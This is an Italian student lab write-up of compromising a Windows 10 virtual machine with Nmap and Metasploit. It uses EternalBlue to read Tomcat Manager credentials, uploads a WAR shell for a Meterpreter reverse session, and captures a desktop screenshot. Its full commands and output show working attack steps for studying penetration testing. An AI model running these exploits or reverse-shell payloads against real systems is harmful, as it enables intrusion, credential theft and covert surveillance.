

Laboratorio Epicode — Giorno 5

Exploit Windows con Metasploit e Apache TomCat

1. Obiettivo

L'esercizio richiede di avviare i servizi vulnerabili sulla macchina Windows 10 target, effettuare un vulnerability scanning con Nmap, aprire una sessione Meterpreter exploitando il servizio Apache TomCat e raccogliere le evidenze richieste: verifica VM/fisica, impostazioni di rete, webcam attive e screenshot del desktop.

2. Configurazione dell'ambiente

Configurazione dell'ambiente	
IP Kali Linux (attaccante)	192.168.200.100
IP Windows 10 (target)	192.168.200.200
Listen port (payload)	7777
Tool di scanning	Nmap 7.99 con script vuln
Framework di exploit	Metasploit Framework
Tipo macchina target	VirtualBox Virtual Machine — Windows 10 Pro 10240 x64

3. Fasi dell'attacco

3.1 — Vulnerability scanning con Nmap

Ho eseguito un vulnerability scan completo sulla macchina target con Nmap e gli script vuln, che identificano automaticamente le vulnerabilità note sui servizi esposti. Il comando utilizzato è stato:

```
nmap -sV --script vuln 192.168.200.200 -oN scan_windows.txt
```

Lo scan ha identificato due vulnerabilità critiche: MS17-010 (EternalBlue) sulla porta 445 con rischio HIGH e possibilità di Remote Code Execution, e CVE-2007-6750 (Slowloris) sulla porta 8000 del servizio Icecast. Ha inoltre rilevato Apache TomCat sulla porta 8080 con il Manager accessibile agli indirizzi /manager/html e /manager/html/upload.

```

kali@kali:~$ nmap -sV --script vuln 192.168.200.200 -oN scan_windows.txt
Starting Nmap 7.99 (https://nmap.org) at 2026-05-26 11:18 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:00:37 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 63.16% done : 11:19 (0:00:15 remaining)
Stats: 0:01:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 94.74% done; ETC: 11:20 (0:00:05 remaining)
Nmap scan report for 192.168.200.200
Host is up (0.0023s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
7/tcp    open  echo          bash
9/tcp    open  discard
13/tcp   open  daytime      Microsoft Windows International daytime
17/tcp   open  qotd         Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http         Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc        Microsoft Windows RPC
2105/tcp  open  msrpc        Microsoft Windows RPC
2107/tcp  open  msrpc        Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5432/tcp  open  postgresql?
8000/tcp  open  http         Icecast streaming media server
|_ http-slowloris-check:
|_ VULNERABLE:
|_ Slowloris DOS attack
|_ State: LIKELY VULNERABLE
|_ IDs: CVE:CVE-2007-6750
|_ Slowloris tries to keep many connections to the target web server open and hold
|_ them open as long as possible. It accomplishes this by opening connections to
|_ the target web server and sending a partial request. By doing so, it starves
|_ the http server's resources causing Denial Of Service.
|_
|_ Disclosure date: 2009-09-17
|_ References:
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http://hacker.org/slowloris/
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-server-header: Apache-Coyote/1.1
|_ http-enum:
|_ /examples/: Sample scripts
|_ /manager/html/upload: Apache Tomcat (401 Unauthorized)
|_ /manager/html: Apache Tomcat (401 Unauthorized)
|_ /docs/: Potentially interesting folder
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-slowloris-check:
|_ VULNERABLE:
|_ Slowloris DOS attack
|_ State: LIKELY VULNERABLE
|_ IDs: CVE:CVE-2007-6750

```

Figura 1: Output Nmap — porte aperte, servizi rilevati e vulnerabilità Slowloris su Icecast

```

Slowloris tries to keep many connections to the target web server open and hold
them open as long as possible. It accomplishes this by opening connections to
the target web server and sending a partial request. By doing so, it starves
the http server's resources causing Denial Of Service.

Disclosure date: 2009-09-17
References:
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
  http://hacker.org/slowloris/
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
8443/tcp open  https-alt?
http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
MAC Address: 08:00:27:40:A2:1F (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
smb-vuln-ms17-010:
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs: CVE:2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms17-010).

Disclosure date: 2017-03-14
References:
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
smb-vuln-ms10-054: false
smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 359.59 seconds

```

Figura 2: Seconda parte output Nmap — MS17-010 VULNERABLE, Risk factor HIGH, MAC VirtualBox

3.2 — Credenziali TomCat tramite MS17-010 (EternalBlue)

Il modulo tomcat_mgr_login non ha trovato credenziali nel dizionario di default. Ho quindi sfruttato MS17-010 con il modulo ms17_010_psexec per ottenere una sessione SYSTEM sulla macchina target, dalla quale ho letto direttamente il file di configurazione di TomCat trovando le credenziali admin:password.

```

use exploit/windows/smb/ms17_010_psexec
set RHOSTS 192.168.200.200
set LHOST 192.168.200.100
set LPORT 7777
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit

meterpreter > search -f tomcat-users.xml
# Found: c:\tomcat7\conf\tomcat-users.xml
meterpreter > cat "c:\\tomcat7\\conf\\tomcat-users.xml"
# <user username="admin" password="password" roles="manager-gui,admin-gui"/>

```

```

meterpreter > sysinfo
Computer      : DESKTOP-9K1O4BT
OS           : Windows 10 (10.0 Build 10240).
Architecture : x64
System Language : it_IT
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows

```

Figura 3: Sessione EternalBlue attiva — sysinfo mostra Windows 10 x64, Meterpreter x64/windows

3.3 — Exploit Apache TomCat Manager Upload

Con le credenziali trovate ho utilizzato il modulo `tomcat_mgr_upload` che carica una WAR shell malevola tramite il TomCat Manager, la esegue e poi la rimuove automaticamente, aprendo una sessione Meterpreter java/windows. Questo è il vettore principale richiesto dalla traccia.

```
use exploit/multi/http/tomcat_mgr_upload
set RHOSTS 192.168.200.200
set RPORT 8080
set HttpUsername admin
set HttpPassword password
set LHOST 192.168.200.100
set LPORT 7777
set PAYLOAD java/meterpreter/reverse_tcp
exploit
```

View the full module info with the `info`, or `info -d` command.

```
msf exploit(multi/http/tomcat_mgr_upl)>set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upl)>show options
```

Module options (exploit/multi/http/tomcat_mgr_upload):

Name	Current Setting	Required	Description
HttpPassword	password	no	The password for the specified username
HttpUsername	admin	no	The username to authenticate as
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5h, sapni, socks4, http, socks5
RHOSTS	192.168.200.200	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST	no		HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.200.100	yes	The listen address (an interface may be specified)
LPORT	7777	yes	The listen port

Exploit target:

Id	Name
0	Java Universal

Figura 4: Configurazione modulo `tomcat_mgr_upload` con credenziali `admin:password`

```
View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_up!)> exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying BRcSJE053kYJrJf...
[*] Executing BRcSJE053kYJrJf...
[*] Undeploying BRcSJE053kYJrJf ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 3 opened (192.168.200.100:7777 -> 192.168.200.200:49453) at 2026-05-26 10:48:20 -0400

meterpreter > |
```

Figura 5: Exploit TomCat riuscito — sessione Meterpreter 3 aperta su 192.168.200.200:49453

4. Evidenze post-exploitation

4.1 — Verifica VM o macchina fisica

Ho eseguito il modulo `post/windows/gather/checkvm` che ha confermato che la macchina target è una VirtualBox Virtual Machine. La conferma è ulteriormente supportata dal prefisso MAC address 08:00:27 appartenente a Oracle VirtualBox.

```
meterpreter > run post/windows/gather/checkvm
[!] SESSION may not be compatible with this module:
[!] * unloadable Meterpreter extension: stdapi_railgun
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Figura 6: Output `checkvm` — This is a VirtualBox Virtual Machine

4.2 — Impostazioni di rete

Ho eseguito il comando `ipconfig` dalla sessione Meterpreter per raccogliere le impostazioni di rete della macchina target. L'interfaccia attiva è `eth1` con scheda Intel PRO/1000 MT Desktop Adapter, IP 192.168.200.200, MAC 08:00:27:40:a2:1f.

```
Sessione Azioni Modifica Visualizza Aiuto
Name : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
=====
Name : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295

Interface 3
=====
Name : net0 - Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295

Interface 4
=====
Name : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:40:a2:1f
MTU : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

Interface 5
=====
Name : net1 - Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295

Interface 6
=====
Name : net2 - Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff

Interface 7
=====
Name : eth2 - Intel(R) PRO/1000 MT Desktop Adapter-WFP Native MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295

Interface 8
=====
Name : eth3 - Intel(R) PRO/1000 MT Desktop Adapter-QoS Packet Scheduler-0000
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295

Interface 9
=====
Name : eth4 - Intel(R) PRO/1000 MT Desktop Adapter-WFP 802.3 MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
```

Figura 7: Output ipconfig — interfaccia eth1, IP 192.168.200.200, MAC 08:00:27:40:a2:1f

4.3 — Webcam

Il comando webcam_list non ha restituito risultati: la sessione java/meterpreter ha supporto limitato e non è in grado di accedere ai dispositivi webcam. Non sono presenti webcam attive accessibili tramite questa sessione.

4.4 — Screenshot del desktop

La sessione java/meterpreter non permetteva screenshot a causa della limitazione sui servizi Windows 8+. Ho effettuato la migrazione al processo explorer.exe (PID 4048) con migrate 4048, ottenendo accesso al desktop dell'utente. Il comando screenshot ha prodotto un'immagine reale del desktop salvata in /home/kali/CsjWTxzs.jpeg.




Figura 8: Migrate completato e screenshot salvato in /home/kali/CsjWTxzs.jpeg




Figura 9: Screenshot reale del desktop Windows 10 target — 26/05/2026 ore 16:58

5. Riepilogo evidenze

Evidenze raccolte		
Evidenza richiesta	Risultato	Metodo
VM o macchina fisica	VirtualBox Virtual Machine	post/windows/gather/checkvm
Impostazioni di rete	IP 192.168.200.200, MAC 08:00:27:40:a2:1f, Intel PRO/1000	ipconfig da Meterpreter
Webcam attive	Non accessibili — java/meterpreter limitato	webcam_list
Screenshot desktop	Desktop Windows 10 catturato — 26/05/2026 16:58	migrate 4048 + screenshot

6. Conclusioni

Ho completato con successo l'exploit della macchina Windows 10 target seguendo due vettori distinti: prima ho sfruttato MS17-010 (EternalBlue) per ottenere una sessione SYSTEM e leggere le credenziali di TomCat, poi ho utilizzato tomcat_mgr_upload con le credenziali trovate per aprire la sessione Meterpreter richiesta dalla traccia. Il laboratorio ha dimostrato come servizi non aggiornati e credenziali deboli rappresentino vettori critici: MS17-010 è una vulnerabilità del 2017 ancora presente su sistemi non patchati e la password 'password' del TomCat Manager ha reso banale l'accesso. La migrazione a explorer.exe ha permesso di superare la limitazione dello screenshot nelle sessioni java/meterpreter su Windows 8+.